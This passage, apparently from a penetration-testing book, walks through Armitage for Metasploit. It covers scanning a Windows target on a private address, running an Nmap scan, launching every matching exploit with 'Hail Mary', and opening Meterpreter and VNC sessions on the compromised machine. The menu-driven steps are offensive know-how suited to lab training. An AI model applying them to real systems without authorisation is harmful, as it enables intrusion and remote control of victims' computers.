


After a few seconds, a connect box prompt will appear; leave it with the default settings and click on **Connect**.


After connecting, it will again prompt for an option box and ask us to start Metasploit; click on **Yes**.




Now Armitage has started to connect with our localhost address as we can see in the preceding screenshot. After successfully connecting to it, we can see that our **Armitage** console is ready.




We will start with the scanning process. For this, go to **Hosts** | **MSF Scans**.




After **MSF Scans** has been selected, we will be asked for the IP address range for scanning. So you can either give the range or give it a particular IP address for scanning; for example, here we are giving our target's IP address, which is `192.168.0.110`.




After giving the target IP, we can see in the preceding screenshot that our target has been detected and is a Windows system. Now we will perform an **Nmap Scan** for checking its open ports and the services running on it. Go to **Hosts** | **Nmap Scan** | **Intense Scan**.




After we have selected the scan type, we will be asked for the IP address. Give the target IP address and click on **OK**. Here we are using `192.168.0.110` for the target.



After successfully completing the **Nmap Scan**, a message box will appear showing the message **Scan Complete**; click on **OK**.




We can see the **Nmap Scan** result in the terminal panel section. The result of the **Nmap Scan** shows us that there are four open ports listed with their services and versions.




Working with Hail Mary


Now we move to the attack part of Armitage. Go to **Attacks** | **Hail Mary**. Hail Mary is a very neat feature in Armitage, with which we can search for automatic matching exploits and launch an exploit on the target.




Now Hail Mary will start to launch all the matching exploits for the target machine as we can see in the following screenshot:




After a few minutes, we see that our target machine icon has turned red as shown in the following screenshot. This is a sign that symbolizes that we successfully compromised the system by one of the exploits. We can also see that **Meterpreter** sessions are available in terminal section two.




Now right-click on the compromised system; we will see some interesting options over there. We can see the **Attack** option, two **Meterpreter** sessions, and the **Login** options. So now we will try using some of these options.




Go to the **Meterpreter1** option; here we will see some more options, such as **Interact**, **Access**, **Explore**, and **Pivoting**. All the options have already been used in Metasploit by typing in lots of commands, but in Armitage, we just have to click on a particular option to use it.




Next, we are going to use some of the Meterpreter options. We will use the **Interact** option to interact with the victim's system. Go to **Interact | Desktop (VNC)**.




After this, we will see a message box showing the message that a **VNC bind tcp stager** connection has been established and that for using the VNC viewer, we need to connect to `127.0.0.1:5901`; click on **OK**.



Again, a second message box prompt appears that shows some detailed information about our VNC bind stager and our `notepad.exe` process that is running with the process ID 1360. Click on **OK**.




The last and final message box will show that our VNC payload is running successfully on the victim's system and that to use the VNC viewer, we need to connect to `127.0.0.1:5901`.



